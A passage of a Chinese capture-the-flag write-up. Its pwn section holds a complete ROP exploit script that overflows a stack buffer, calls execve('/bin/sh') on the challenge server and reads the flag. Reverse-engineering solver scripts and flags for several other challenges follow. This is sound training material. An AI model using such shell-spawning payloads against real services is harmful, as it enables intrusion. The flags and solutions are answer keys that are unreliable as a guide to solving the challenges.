5     setvbuf(stdout, 0LL, 2, 0LL);
6     setvbuf(stdin, 0LL, 1, 0LL);
7     puts("Hey, my boss told me do NOT write variables outside the function. zwz");
8     puts("SO I write an array outside haha~ nwn");
9     puts("Don't you think so?");
10    __isoc99_scanf("%[^\n]*c", v4);
11    puts("Oh, maybe you're looking for some secrets, but actually,nothing.");
12    printf("Maybe you're looking for system() or /bin/sh?");
13    return 0;
14 }
```

题目名是nosystem，在work函数理由syscall指令，利用点在Passcheck，先ROP调用一次 `scanf` 把 `/bin/sh` 写到 `.bss`（全局 `bufs`），再用 `CSU + Passcheck` 设置寄存器，最后 `pop rdi=bufs; pop rsi=0; jmp syscall` 触发 `execve`，拿shell后 `cat flag` 得到 `furryCTF{...}`。

```
1 __int64 work()
2 {
3     unsigned int v1; // [rsp+10h] [rbp-18h]
4     unsigned int v2; // [rsp+14h] [rbp-14h]
5     unsigned int v3; // [rsp+18h] [rbp-10h]
6     unsigned int v4; // [rsp+1Ch] [rbp-Ch]
7     unsigned int v5; // [rsp+20h] [rbp-8h]
8     unsigned int v6; // [rsp+24h] [rbp-4h] BYREF
9
10    __isoc99_scanf("%d %d %d %d %d %d", &v6);
11    if ( !(unsigned int)Passcheck(v6, v5, v4, v3, v2, v1) )
12        return 0LL;
13    __asm { syscall; LINUX - }
14    return 1LL;
15 }
```

编写脚本如下：



```

import socket
import struct
import time

HOST = "ctf.furryctf.com"
PORT = 37337

def p64(x):
    return struct.pack("<Q", x)

# ===== 固定地址 (non-PIE) =====
OFFSET = 72

# gadgets / funcs (来自反汇编; 本地附件 nosystem 对应)
pop_rdi = 0x401353          # (非对齐) pop rdi; ret
pop_rsi_r15 = 0x401351      # (非对齐) pop rsi; pop r15; ret
scanf_plt = 0x401060        # __isoc99_scanf@plt
csu_pop = 0x40134a          # pop rbx; pop rbp; pop r12; pop r13; pop r14; pop
r15; ret
passcheck = 0x401156        # Passcheck (坏掉但可用)
syscall_insn = 0x401231     # work() 里的 syscall 指令地址

fmt = 0x4020A2              # "[%A\n]%"
bufs = 0x404080             # 全局 bufs (bss)

# ===== 构造 ROP =====
payload = b"A" * OFFSET

# 1) scanf(fmt, bufs) 读入 "/bin/sh"
payload += p64(pop_rdi) + p64(fmt)
payload += p64(pop_rsi_r15) + p64(bufs) + p64(0)
payload += p64(scanf_plt)

# 2) 设置: r14=59, r15=0, rbp=pop_rdi 让 Passcheck ret 到 pop_rdi
# csu_pop: pop rbx; pop rbp; pop r12; pop r13; pop r14; pop r15; ret
payload += p64(csu_pop)
payload += p64(0)          # rbx
payload += p64(pop_rdi)    # rbp (Passcheck 用它当返回地址)
payload += p64(0)          # r12
payload += p64(0)          # r13
payload += p64(59)         # r14 -> rax
payload += p64(0)          # r15 -> rdx

payload += p64(passcheck)  # rax=59, rdx=0, ret 到 rbp(pop_rdi)

# 3) pop rdi = bufs, pop rsi = 0, 然后 syscall(execve)
payload += p64(bufs)       # 给 pop_rdi 用
payload += p64(pop_rsi_r15) + p64(0) + p64(0)
payload += p64(syscall_insn)

def recv_some(s, timeout=0.2):
    s.settimeout(timeout)
    out = b""
    while True:
        try:

```

```

        chunk = s.recv(4096)
        if not chunk:
            break
        out += chunk
    except Exception:
        break
    return out

def main():
    s = socket.create_connection((HOST, PORT))
    print(recv_some(s).decode(errors="ignore"), end="")

    # 第一行: 触发溢出 + 进入 ROP
    s.sendall(payload + b"\n")
    time.sleep(0.05)
    print(recv_some(s).decode(errors="ignore"), end="")

    # 第二行: 给 ROP 里的 scanf 用 (写入 bufs)
    s.sendall(b"/bin/sh\n")
    time.sleep(0.05)

    # 拿到 shell 后直接读 flag
    s.sendall(b"cat flag; echo; exit\n")
    time.sleep(0.1)
    print(recv_some(s, timeout=0.5).decode(errors="ignore"), end="")

    s.close()

if __name__ == "__main__":
    main()

```

运行后即可获取flag

```

Hey, my boss told me do NOT write variables outside the function. zwz
SO I write an array outside haha~ nwn
Don't you think so?
Oh, maybe you're looking for some secrets, but actually,nothing.
Maybe you're looking for system() or /bin/sh?furryCTF{9f405b4e962f_weIc0ME_70_PWn_StaCk_SysTem_Nwn}

```

进程已结束，退出代码为 0

|

## Reverse

### ezvm

这道题全部逻辑都在main函数中，主要逻辑是有一个初始字符串 `POFP{327a6c4304}`，然后'2'-'>'1', 'c'-'>'1'，最后替换下来flag就是 `POFP{317a614304}`

```

v11 = *((unsigned __int8 *)v26 + v11);
if ( !v7 )
    v11 = v13;
goto LABEL_13;
case 49:
    v14 = v11++;
    v5[(int)v8] = *((_BYTE *)v26 + v14);
    goto LABEL_13;
case 69:
    v8 = (unsigned int)(v8 + 1);
    goto LABEL_13;
case 86:

```

## Lua

没有逆向源码，用特征值分析下。dec()是一个自定义的base64解码器，简要逻辑就是从输入字符串中遍历每个字符，取byte值后做某种变换（猜测是异或），然后拼成这样的数字串进行对比 20-30-19-21-9-39-45-0-45-62-7-70-38-45-63-70-1-6-65-32-83-15，后面字节码里面出现了常量114，推测是异或，所以编写脚本逆向

```

nums = list(map(int,"20-30-19-21-9-39-45-0-45-62-7-70-38-45-63-70-1-6-65-32-83-15".split("-")))
print(bytes([n ^ 114 for n in nums]).decode())

```

运行后即可获取flag

flag{U\_r\_Lu4T\_M4st3R!}

进程已结束，退出代码为 0

## vmmm

首先upx解包一下

```

PS D:\CTF_Tools\Reverse\upx-5.0.2-win64\upx-5.0.2-win64> .\upx -d "C:\Users\t\Desktop\vmmm (1)\vmmm.exe"
Ultimate Packer for eXecutables
Copyright (C) 1996 - 2025
UPX 5.0.2      Markus Oberhumer, Laszlo Molnar & John Reiser   Jul 20th 2025

   File size      Ratio      Format      Name
-----
29198 <- 12814 43.89% win32/pe vmmm.exe

Unpacked 1 file.
PS D:\CTF_Tools\Reverse\upx-5.0.2-win64\upx-5.0.2-win64>

```

ida中打开分析主要逻辑是先进行Magic Number校验是否包含deadbeef，然后检查flag长度，然后调用类KSA算法用来生成伪随机的字节流，并基于生成的数据存储在内存0x200200地址中，最后进行比较。在执行KSA算法时，程序会访问data.bin中的表格，需要逆向其中的编码方式。

这里太难了，实在做不出来了，交给ai一把梭了，但是它的过程我不是很明白.....

## 回答

flag: `furryCTF{OMG\_Y0u\_Can\_R3a11y\_Re3}`



## RRRacket

.zo是Racket编译后的字节码文件，好像不能反编译，用selectstring抓取一下信息 `findstr /R /N /C:"[ ~][ ~][ ~][ ~]" .\chall.zo | Select-String -Pattern "flag|pofp|rc4"`

说明是rc4流加密，用脚本提取密文

```
import re
from pathlib import Path

data = Path("chall.zo").read_bytes()
m = re.search(rb"G'<([0-9a-f]+)", data)
print(m.group(1).decode())      # 输出 hex 密文
print(len(m.group(1)))         # hex 长度 (用于 sanity check)
```

得到密文 `d31fa2c26c024feddef9b38853790c00285e367b916d49a111bfc2bcfb74`，编写脚本进行逆向：

```
import re
from pathlib import Path

def rc4(key: bytes, data: bytes) -> bytes:
    s = list(range(256))
    j = 0
    # KSA
    for i in range(256):
        j = (j + s[i] + key[i % len(key)]) & 0xff
        s[i], s[j] = s[j], s[i]
    # PRGA
    i = j = 0
    out = bytearray()
    for b in data:
        i = (i + 1) & 0xff
        j = (j + s[i]) & 0xff
        s[i], s[j] = s[j], s[i]
        k = s[(s[i] + s[j]) & 0xff]
        out.append(b ^ k)
    return bytes(out)

data = Path("chall.zo").read_bytes()

# 1) 提取 zo 内的 hex 常量
m = re.search(rb"G'<([0-9a-f]+)", data)
ct_hex = m.group(1).decode()
ct = bytes.fromhex(ct_hex)
```

```
# 2) RC4 解密
key = b"pofpkey"
pt = rc4(key, ct)

print(pt.decode())
```

运行后即可获取flag

P0FP{Racket\_and\_rc4\_you\_know!}

进程已结束，退出代码为 0

|

## TimeManager

主要逻辑就在main函数中，一次提取密文cipher和key=0xbeaddeefbeaddeef，然后复现解密，每轮  
 $\text{seed} = (\text{key64} + (i+1)) \& 0\text{xffffffff}$ ,  $\text{rand}(\text{seed})$ ,  $\text{cipher}[i \% 128] \wedge = (\text{rand}() \& 0\text{xff})$ ,  $\text{cipher}[i \% 17]$   
 $\wedge = (\text{rand}() \& 0\text{xff})$ , 编写脚本如下，特别需要注意的是必须用glibc 的rand():

```
1 int __fastcall main(int argc, const char **argv, const char **envp)
2 {
3     int i; // [rsp+Ch] [rbp-34h]
4     time_t v5; // [rsp+10h] [rbp-30h]
5     time_t v6; // [rsp+20h] [rbp-20h]
6     time_t v7; // [rsp+28h] [rbp-18h]
7
8     v6 = time(0LL);
9     v5 = v6;
10    puts("Welcome to the Wired, Lain.");
11    puts("Your NAVI is ready to assist you.");
12    puts("Just wait 3 hours, and you will see the flag.");
13    for ( i = 0; i <= 10799; ++i )
14    {
15        sleep(1u);
16        puts((&myststr)[i % 116]); // "The Wired is the upper directory of
17        v7 = time(0LL);
18        if ( v7 != v5 + 1 )
19            exit(2);
20        srand(v7 + dword_6043 - v6);
21        cipher[i % 128] ^= rand(); // "!q"
22        cipher[i % 17] ^= rand(); // "!q"
23        v5 = v7;
24    }
25    puts("\nWow, u can really do it");
26    puts(cipher); // "!q"
27    return 0;
28 }
```

```
#!/usr/bin/env python3
# -*- coding: utf-8 -*-
```

```
import re
import sys
import subprocess
import ctypes
import ctypes.util
```

```
DATA_START_CIPHER = 0x6080
DATA_LEN_CIPHER = 0x80 # 128
```

```
DATA_START_KEY    = 0x6040
DATA_LEN_KEY      = 0x30  # 48

ROUNDS_LAST = 0x2A2F  # inclusive
```

```
def run_objdump_data(bin_path: str) -> str:
    """Dump .data section using objdump."""
    try:
        out = subprocess.check_output(
            ["objdump", "-s", "-j", ".data", bin_path],
            text=True
        )
        return out
    except subprocess.CalledProcessError as e:
        raise RuntimeError(f"objdump failed: {e}") from e

def parse_objdump_bytes(dump_text: str, start_addr: int, size: int) -> bytes:
    """
    Parse objdump -s output and extract bytes in [start_addr, start_addr+size).
    Robust against ASCII gutter; only consumes hex tokens.
    """
    end_addr = start_addr + size
    collected = bytearray()

    for line in dump_text.splitlines():
        line = line.strip()
        if not line:
            continue

        # Typical line: "6080 2171d8ed dda9cb02 fb3e77df 966d6d29  !q.....>w..mm)"
        parts = line.split()
        if not parts:
            continue

        # First token should be address (hex)
        if not re.fullmatch(r"[0-9a-fA-F]{4,8}", parts[0]):
            continue

        base = int(parts[0], 16)

        # Convert subsequent pure-hex tokens to bytes; ignore ASCII column
        line_bytes = bytearray()
        for tok in parts[1:]:
            if re.fullmatch(r"[0-9a-fA-F]+", tok) and len(tok) % 2 == 0:
                # objdump usually prints 8-hex-digit words, but keep generic
                try:
                    line_bytes.extend(bytes.fromhex(tok))
                except ValueError:
                    pass

        if not line_bytes:
            continue
```

```

    # Overlap with target range
    line_start = base
    line_end = base + len(line_bytes)
    if line_end <= start_addr or line_start >= end_addr:
        continue

    s = max(start_addr, line_start)
    e = min(end_addr, line_end)
    collected.extend(line_bytes[s - line_start : e - line_start])

    if len(collected) >= size:
        break

    if len(collected) != size:
        raise RuntimeError(f"Failed to extract {size} bytes @0x{start_addr:x}, got {len(collected)} bytes")
    return bytes(collected)

def libc_rand_bytes(seed: int, n: int) -> list[int]:
    """Return n bytes from glibc rand() after srand(seed)."""
    libc_path = ctypes.util.find_library("c")
    if not libc_path:
        raise RuntimeError("Cannot find libc")

    libc = ctypes.CDLL(libc_path)
    libc.srand.argtypes = [ctypes.c_uint]
    libc.rand.restype = ctypes.c_int

    libc.srand(ctypes.c_uint(seed))
    return [(libc.rand() & 0xFF) for _ in range(n)]

def main():
    bin_path = sys.argv[1] if len(sys.argv) > 1 else "/mnt/data/TimeManager"

    dump_text = run_objdump_data(bin_path)

    cipher = bytearray(parse_objdump_bytes(dump_text, DATA_START_CIPHER,
DATA_LEN_CIPHER))
    fakekey = parse_objdump_bytes(dump_text, DATA_START_KEY, DATA_LEN_KEY)

    # key64 = little-endian fakekey[3:11]
    key64 = int.from_bytes(fakekey[3:11], "little")

    # Deobfuscate (mirror the program's loop behavior)
    for i in range(ROUNDS_LAST + 1):
        seed = (key64 + (i + 1)) & 0xFFFFFFFF
        r1, r2 = libc_rand_bytes(seed, 2)

        cipher[i % 128] ^= r1
        cipher[i % 17] ^= r2

    # Extract null-terminated flag
    try:

```

```

    nul = cipher.index(0)
except ValueError:
    nul = len(cipher)

flag = cipher[:nul].decode("ascii", errors="replace")
print(flag)

if __name__ == "__main__":
    main()

```

运行后即可获取flag

```

root@twilight-VMware-Virtual-Platform:~/Desktop# python 1.py ./TimeManager
furryCTF{y0U_kn0W_h0W_t0_h4ndl3_ur_t1m3}
root@twilight-VMware-Virtual-Platform:~/Desktop#

```

## 分组密码

子函数sub\_4010B0是魔改AES-128  $v4[7] = v17 \wedge 0x66$ ，主函数主要逻辑是flag的前32字节被当作两个16B的block，然后对每块先于上一块密文异或（CBC的异或），在调用sub\_4010B0函数进行加密，最后与这里两个常量进行比较

```

.rdata:0040326F          db      0
.rdata:00403270 xmmword_403270 xmmword 26F33C261009C93085E6BDBE99C91B2Bh
.rdata:00403270          ; DATA XREF: _main+29C↑r
.rdata:00403280 xmmword_403280 xmmword 9E1129F7BD217E3ECF079FE0EDD0E762h
.rdata:00403280          ; DATA XREF: _main+2BE↑r
.rdata:00403280          ; DATA XREF: _main+2BE↑r

```

编写逆向脚本如下：

```

#!/usr/bin/env python3
# -*- coding: utf-8 -*-

```

```

byte_403158 =
[0x63, 0x1E, 0x77, 0x7B, 0xF2, 0x6B, 0x6F, 0xC5, 0x30, 0x1, 0x67, 0x2B, 0xFE, 0xD7, 0xAB, 0x76, 0xCA, 0x82, 0xC9, 0x7D, 0xFA, 0x59, 0x47, 0xF0, 0xAD, 0xD4, 0xA2, 0xAF, 0x9C, 0xA4, 0x72, 0xC0, 0xB7, 0xFD, 0x93, 0x26, 0x36, 0x3F, 0xF7, 0xCC, 0x34, 0xA5, 0xE5, 0xF1, 0x71, 0xD8, 0x31, 0x15, 0x4, 0xC7, 0x23, 0xC3, 0x18, 0x96, 0x5, 0x9A, 0x7, 0x12, 0x80, 0xE2, 0xEB, 0x27, 0xB2, 0x75, 0x9, 0x83, 0x2C, 0x1A, 0x1B, 0x6E, 0x5A, 0xA0, 0x52, 0x3B, 0xD6, 0xB3, 0x29, 0xE3, 0x2F, 0x84, 0x53, 0xD1, 0x0, 0xED, 0x20, 0xFC, 0xB1, 0x5B, 0x6A, 0xCB, 0xBE, 0x39, 0x4A, 0x4C, 0x58, 0xCF, 0xD0, 0xEF, 0xAA, 0xFB, 0x43, 0x4D, 0x33, 0x85, 0x45, 0xF9, 0x2, 0x7F, 0x50, 0x3C, 0x9F, 0xA8, 0x51, 0xA3, 0x40, 0x8F, 0x92, 0x9D, 0x38, 0xF5, 0xBC, 0xB6, 0xDA, 0x21, 0x10, 0xFF, 0xF3, 0xD2, 0xCD, 0xC, 0x13, 0xEC, 0x5F, 0x97, 0x44, 0x17, 0xC4, 0xA7, 0x7E, 0x3D, 0x64, 0x5D, 0x19, 0x73, 0x60, 0x81, 0x4F, 0xDC, 0x22, 0x2A, 0x90, 0x88, 0x46, 0xEE, 0xB8, 0x14, 0xDE, 0x5E, 0xB, 0xDB, 0xE0, 0x32, 0x3A, 0xA, 0x49, 0x6, 0x24, 0x5C, 0xC2, 0xD3, 0xAC, 0x62, 0x91, 0x95, 0xE4, 0x79, 0xE7, 0xC8, 0x37, 0x6D, 0x8D, 0xD5, 0x4E, 0xA9, 0x6C, 0x56, 0xF4, 0xEA, 0x65, 0x7A, 0xAE, 0x8, 0xBA, 0x78, 0x25, 0x2E, 0x1C, 0xA6, 0xB4, 0xC6, 0xE8, 0xDD, 0x74, 0x1F, 0x4B, 0xBD, 0x8B, 0x8A, 0x70, 0x3E, 0xB5, 0x66, 0x48, 0x3, 0xF6, 0xE, 0x61, 0x35, 0x57, 0xB9, 0x86, 0xC1, 0x1D, 0x9E, 0xE1, 0xF8, 0x98, 0x11, 0x69, 0xD9, 0x8E, 0x94, 0x9B, 0x7C, 0x87, 0xE9, 0xCE, 0x55, 0x28, 0xDF, 0x8C, 0xA1, 0x89, 0xD, 0xBF, 0xE6, 0x42, 0x68, 0x41, 0x99, 0x2D, 0xF, 0xB0, 0x54, 0xBB, 0x16,
# 末尾的 [0x7, 0x9, ...] 是你粘贴时拼进去的轮常量，不属于 sbox
]

```

```

byte_403258 = [0x7, 0x9, 0x12, 0x4, 0x8, 0x10, 0x21, 0x40, 0x88, 0x1B, 0x36]

```



```

sbox = byte_403158[:256]
inv_sbox = [0]*256
for i,v in enumerate(sbox):
    inv_sbox[v] = i

def xtime(a: int) -> int:
    a &= 0xff
    return ((a << 1) & 0xff) ^ (0x1b if (a & 0x80) else 0)

def gf_mul(a: int, b: int) -> int:
    a &= 0xff; b &= 0xff
    r = 0
    for _ in range(8):
        if b & 1:
            r ^= a
        hi = a & 0x80
        a = (a << 1) & 0xff
        if hi:
            a ^= 0x1b
        b >>= 1
    return r

def add_round_key(st: bytearray, rk: bytes):
    for i in range(16):
        st[i] ^= rk[i]

def sub_bytes(st: bytearray):
    for i in range(16):
        st[i] = sbox[st[i]]

def inv_sub_bytes(st: bytearray):
    for i in range(16):
        st[i] = inv_sbox[st[i]]

def shift_rows_mod(st: bytearray):
    st[1],st[5],st[9],st[13] = st[5],st[9],st[13],st[1]
    st[2],st[6],st[10],st[14] = st[10],st[14],st[2],st[6]
    t = st[3]
    st[3] = st[15]
    st[15] = st[11]
    st[11] = st[7]
    st[7] = t ^ 0x66

def inv_shift_rows_mod(st: bytearray):
    st[1],st[5],st[9],st[13] = st[13],st[1],st[5],st[9]
    st[2],st[6],st[10],st[14] = st[10],st[14],st[2],st[6]
    old3 = st[7] ^ 0x66
    old15 = st[3]
    old11 = st[15]
    old7 = st[11]
    st[3] = old3
    st[15] = old15
    st[11] = old11
    st[7] = old7

```

```

def mix_columns(st: bytearray):
    for c in range(4):
        i = 4*c
        a,b,c2,d = st[i],st[i+1],st[i+2],st[i+3]
        t = a ^ b ^ c2 ^ d
        st[i] ^= t ^ xtime(a ^ b)
        st[i+1] ^= t ^ xtime(b ^ c2)
        st[i+2] ^= t ^ xtime(c2 ^ d)
        st[i+3] ^= t ^ xtime(d ^ a)

def inv_mix_columns(st: bytearray):
    for c in range(4):
        i = 4*c
        a,b,c2,d = st[i],st[i+1],st[i+2],st[i+3]
        st[i] = gf_mul(a,0x0e) ^ gf_mul(b,0x0b) ^ gf_mul(c2,0x0d) ^
gf_mul(d,0x09)
        st[i+1] = gf_mul(a,0x09) ^ gf_mul(b,0x0e) ^ gf_mul(c2,0x0b) ^
gf_mul(d,0x0d)
        st[i+2] = gf_mul(a,0x0d) ^ gf_mul(b,0x09) ^ gf_mul(c2,0x0e) ^
gf_mul(d,0x0b)
        st[i+3] = gf_mul(a,0x0b) ^ gf_mul(b,0x0d) ^ gf_mul(c2,0x09) ^
gf_mul(d,0x0e)

def expand_key_like_main(key16: bytes) -> bytes:
    # 完全按你 main 里的循环写法: Rcon 直接用 byte_403258[i>>2] (不补0)
    w = bytearray(176)
    w[:16] = key16
    v6 = 13
    v7 = w[13]
    n4 = 4
    for i in range(4, 0x2C):
        v32 = w[v6-1]
        v33 = w[v6+1]
        v34 = w[v6+2]
        if (n4 & 3) != 0:
            v8 = v7
        else:
            v8 = sbox[v33]
            v33 = sbox[v34]
            v34 = sbox[v32]
            v32 = sbox[v7] ^ byte_403258[i >> 2]
        v9 = w[v6-12]
        w[v6+3] = v32 ^ w[v6-13]
        v7 = v8 ^ v9
        n4 = i + 1
        w[v6+5] = v33 ^ w[v6-11]
        v10 = v34 ^ w[v6-10]
        w[v6+4] = v7
        w[v6+6] = v10
        v6 += 4
    return bytes(w)

def decrypt_block(ct16: bytes, ks: bytes) -> bytes:
    st = bytearray(ct16)

```

```

add_round_key(st, ks[160:176])
inv_shift_rows_mod(st)
inv_sub_bytes(st)
for r in range(9,0,-1):
    add_round_key(st, ks[r*16:(r+1)*16])
    inv_mix_columns(st)
    inv_shift_rows_mod(st)
    inv_sub_bytes(st)
add_round_key(st, ks[0:16])
return bytes(st)

def xor(a: bytes, b: bytes) -> bytes:
    return bytes(x^y for x,y in zip(a,b))

def main():
    # key: 来自 v37/v38 四个 dword (按 little-endian)
    key_words = [0xF3022201, 0xF7E6F544, 0x0B0AB9A8, 0xFFEECDAC]
    key = b"".join(w.to_bytes(4,'little') for w in key_words)

    # IV: 来自 v39 四个 dword (按 little-endian)
    iv_words = [0x278CF13A, 0xE2609BD4, 0xC3A75D11, 0x4EB8097F]
    iv = b"".join(w.to_bytes(4,'little') for w in iv_words)

    # 目标密文: xmmword 常量按 128-bit little-endian 取字节 (整体翻转)
    c1 = int("26F33C261009C93085E6BDBE99C91B2B",16).to_bytes(16,'little')
    c2 = int("9E1129F7BD217E3ECF079FE0EDD0E762",16).to_bytes(16,'little')

    ks = expand_key_like_main(key)

    p1 = xor(decrypt_block(c1, ks), iv)
    p2 = xor(decrypt_block(c2, ks), c1)
    flag = (p1 + p2).decode("ascii")
    print(flag)

if __name__ == "__main__":
    main()

```

运行后即可获取flag

P0FPCTF{3c55d6342a6b15f13b55747}

进程已结束，退出代码为 0

|

## 未来程序

Interpreter.cpp实际是一个小型vm，Encoder.txt有两种规则：+与a/t实现加法，-与b/q实现减法，最终输出L|R形式，其中L=A-B，R=A+B，反解A=(R+L)/2，B=(R-L)/2，然后后转回ASCII再拼接即可

编写脚本如下：

```
#!/usr/bin/env python3
```

```
# -*- coding: utf-8 -*-
```

```
def int_to_bytes_be(x: int) -> bytes:
    if x < 0:
        raise ValueError("negative int")
    n = max(1, (x.bit_length() + 7) // 8)
    return x.to_bytes(n, "big")

def try_decode(output_line: str):
    s = output_line.strip()
    if s.startswith("Output="):
        s = s[len("Output="):]

    if "|" not in s:
        raise ValueError("No '|' found in output")

    L_bits, R_bits = s.split("|", 1)
    L_bits = L_bits.strip()
    R_bits = R_bits.strip()

    L = int(L_bits, 2)
    R = int(R_bits, 2)

    # L = A - B, R = A + B
    if (R + L) % 2 != 0 or (R - L) % 2 != 0:
        raise ValueError("Not divisible by 2; bit order or assumption may be
wrong")

    A = (R + L) // 2
    B = (R - L) // 2

    A_bytes = int_to_bytes_be(A)
    B_bytes = int_to_bytes_be(B)

    # 常见：直接大端拼接就是答案；如果乱码，再试试反转字节序
    candidates = [
        ("big-endian", (A_bytes + B_bytes)),
        ("big-endian (B+A)", (B_bytes + A_bytes)),
        ("A_rev + B_rev", (A_bytes[::-1] + B_bytes[::-1])),
        ("A_rev + B_rev swapped", (B_bytes[::-1] + A_bytes[::-1])),
    ]

    for name, blob in candidates:
        try:
            text = blob.decode("ascii", errors="strict")
        except Exception:
            continue
        if "CTF" in text or "{" in text or "}" in text:
            print(f"[+] {name}: {text}")
        else:
            print(f"[*] {name}: {text}")

if __name__ == "__main__":
    # TODO: 把这里替换成你题目里那行 Output=...
```

```

        output_line =
"110011001110101000100110010111101001000110101011110001111011010000101100001110100
0000101111011000010100000110111110000100010001111011001110011100010101110010001111
0001111111111101010|0110011001110101110100011011010110101001101100001100010010110
0101110000010001011110011011101110011010010101000101011000111010100110100011100000
11101010010100101111000001101110011100100"
        try_decode(output_line)

```

运行后即可获取flag

```

[+] big-endian: furryCTF{This_Is_Tu7ing_C0mple7es_Charm_nwn}
[+] big-endian (B+A): _C0mple7es_Charm_nwn}furryCTF{This_Is_Tu7ing
[+] A_rev + B_rev: gni7uT_sI_sihT{FTCyrruf}nwn_mrahC_se7elpm0C_
[+] (A_rev + B_rev) swapped: }nwn_mrahC_se7elpm0C_gni7uT_sI_sihT{FTCyrruf

```

进程已结束，退出代码为 0

|

## 深渊密令

ida中打开附件，定位到main函数

这里有一个ptrace反调试分支，会吐出一个假flag

```

if ( ptrace(PTRACE_TRACEME, ...) == -1 ) {
    puts("POFP{THIS_IS_NOT_THE_REAL_FLAG_TRY_HARDER}");
    return 0;
}
ptrace(PTRACE_DETACH, ...);

```

下面有一个CRC32自校验

```

for (i=0; i!=787; ++i) {
    v3 ^= byte_403720[i];
    repeat 8 times:
        if (v3 & 1) v3 = (v3>>1) ^ 0xEDB88320; else v3 >>= 1;
}
if (v3 != -222919572) puts("corrupt");

```

核心解密函数是这两个

```

sub_401E40(dst, 787LL, 2709208209LL, 36LL, 0LL);
sub_401E40(dst_1, 32LL, 489570112LL, ...);

```

双击跟进，是一个xorshift32 xor流加密，大概逻辑是

```
// 伪代码
end = buf + len;
while (buf != end) {
    x ^= x << 13;
    x ^= x >> 17;
    x ^= x << 5;          // xorshift32
    *buf ^= (x & 0xff); // 取低 8 位当 keystream
    buf++;
}
```

然后识别12条VMopcode，编写代码逆向即可

一键脚本如下：

```
#!/usr/bin/env python3
import struct

BIN_PATH = "./深渊密令"

# 这些来自 readelf -S / objdump 观察:
RODATA_VADDR = 0x403000
RODATA_OFF   = 0x3000

ENC_CODE_VADDR = 0x403060
ENC_CODE_LEN   = 0x313

SBOX_VADDR = 0x403620
SBOX_LEN   = 0x100

ENC_EXPECT_VADDR = 0x403A70
ENC_EXPECT_LEN   = 0x20

SEED_CODE   = 0xA17B3C91
SEED_EXPECT = 0x1D2E3F40

# VM opcode
OP_NOP      = 0
OP_MOV_IMM  = 1
OP_LOAD     = 2
OP_STORE    = 3
OP_ADD_IMM  = 4
OP_XOR_IMM  = 5
OP_ROL      = 6
OP_SBOX     = 7
OP_MUL_IMM  = 8
OP_ADD_REG  = 9
OP_JNZ      = 10
OP_JMP      = 11

def vaddr_to_off(vaddr: int) -> int:
    return RODATA_OFF + (vaddr - RODATA_VADDR)

def xorshift32_xor(buf: bytes, seed: int) -> bytes:
    """与程序一致: xorshift32 生成 keystream, 逐字节 XOR."""
```

```

x = seed & 0xffffffff
out = bytearray(len(buf))
for i, b in enumerate(buf):
    x ^= ((x << 13) & 0xffffffff)
    x ^= ((x >> 17) & 0xffffffff)
    x ^= ((x << 5) & 0xffffffff)
    out[i] = b ^ (x & 0xff)
return bytes(out)

def rol8(x: int, n: int) -> int:
    n &= 7
    return ((x << n) | (x >> (8 - n))) & 0xff

def run_vm(code: bytes, sbbox: bytes, passcode32: bytes, max_steps: int = 0x30D40)
-> bytearray:
    """跑 VM, 返回 VM 内存(我们关心 mem[0x80..0x9f])。"""
    mem = bytearray(0x400) # 足够大, 覆盖到 0x80+0x20
    mem[0:32] = passcode32
    regs = [0] * 8

    ip = 0
    steps = max_steps

    while steps > 0 and ip <= 0x312:
        op = code[ip]
        if op > 0xb:
            # 程序遇到非法 opcode 会退出 VM
            ip += 1
            break

        if op == OP_NOP:
            ip += 1

        elif op == OP_JMP:
            if ip == 0x312:
                ip = 0x313
                break
            off = struct.unpack("b", bytes([code[ip+1]]))[0]
            ip = ip + 2 + off

        elif op == OP_SBOX:
            # 注意: SBOX 是 2 字节指令 [07][reg]
            a = code[ip+1]
            if a < 8:
                regs[a] = sbbox[regs[a]]
            ip += 2

        else:
            # 其余基本都是 3 字节 [op][a][b]
            a = code[ip+1]
            b = code[ip+2]

            if op == OP_MOV_IMM:
                if a < 8:
                    regs[a] = b

```

```

        ip += 3

    elif op == OP_LOAD:
        if a < 8:
            regs[a] = mem[b]
            ip += 3

    elif op == OP_STORE:
        if a < 8:
            mem[b] = regs[a]
            ip += 3

    elif op == OP_ADD_IMM:
        if a < 8:
            regs[a] = (regs[a] + b) & 0xff
            ip += 3

    elif op == OP_XOR_IMM:
        if a < 8:
            regs[a] = (regs[a] ^ b) & 0xff
            ip += 3

    elif op == OP_ROL:
        if a < 8:
            regs[a] = rol8(regs[a], b)
            ip += 3

    elif op == OP_MUL_IMM:
        if a < 8:
            regs[a] = (regs[a] * b) & 0xff
            ip += 3

    elif op == OP_ADD_REG:
        if a < 8 and b < 8:
            regs[a] = (regs[a] + regs[b]) & 0xff
            ip += 3

    elif op == OP_JNZ:
        if a < 8:
            off = struct.unpack("b", bytes([b]))[0]
            if regs[a] != 0:
                ip = ip + 3 + off
            else:
                ip += 3
        else:
            ip += 3
    else:
        ip += 1

    steps -= 1

    return mem

def main():
    with open(BIN_PATH, "rb") as f:

```



```

data = f.read()

enc_code = data[vaddr_to_off(ENC_CODE_VADDR) : vaddr_to_off(ENC_CODE_VADDR) +
ENC_CODE_LEN]
sbox      = data[vaddr_to_off(SBOX_VADDR)      : vaddr_to_off(SBOX_VADDR)      +
SBOX_LEN]
enc_exp   = data[vaddr_to_off(ENC_EXPECT_VADDR):
vaddr_to_off(ENC_EXPECT_VADDR)+ ENC_EXPECT_LEN]

code = xorshift32_xor(enc_code, SEED_CODE)
expected = xorshift32_xor(enc_exp, SEED_EXPECT)

# 逐字节爆破（利用 output[i] 只依赖 input[i]）
passcode = bytearray(32)
for i in range(32):
    target = expected[i]
    found = None
    for x in range(256):
        test = bytearray(32)
        test[i] = x
        mem = run_vm(code, sbox, bytes(test))
        if mem[0x80 + i] == target:
            found = x
            break
    if found is None:
        raise RuntimeError(f"byte {i} not solved")
    passcode[i] = found

print("[+] Passcode:", passcode.decode("ascii"))

# 可选：验证一下 output 是否等于 expected
mem = run_vm(code, sbox, bytes(passcode))
out = bytes(mem[0x80:0x80+32])
print("[+] Output matches expected:", out == expected)

if __name__ == "__main__":
    main()

```

运行后即可获Passcode: ABYSSAL\_VM\_2026**POFP**LIFTME!!!

把Passcode喂给程序即可获取flag



```

(kali㉿kali)-[~/桌面]
$ chmod +x 深渊密令

(kali㉿kali)-[~/桌面]
$ echo 'ABYSSAL_VM_2026__POFP__LIFTME!!!' | ./深渊密令
Passcode: POFP{ABYSSAL_VM_DISPATCH_SMT_LIFT_7C3D1B9A}

```

flag就是: POFP{ABYSSAL\_VM\_DISPATCH\_SMT\_LIFT\_7C3D1B9A}

## babyKN

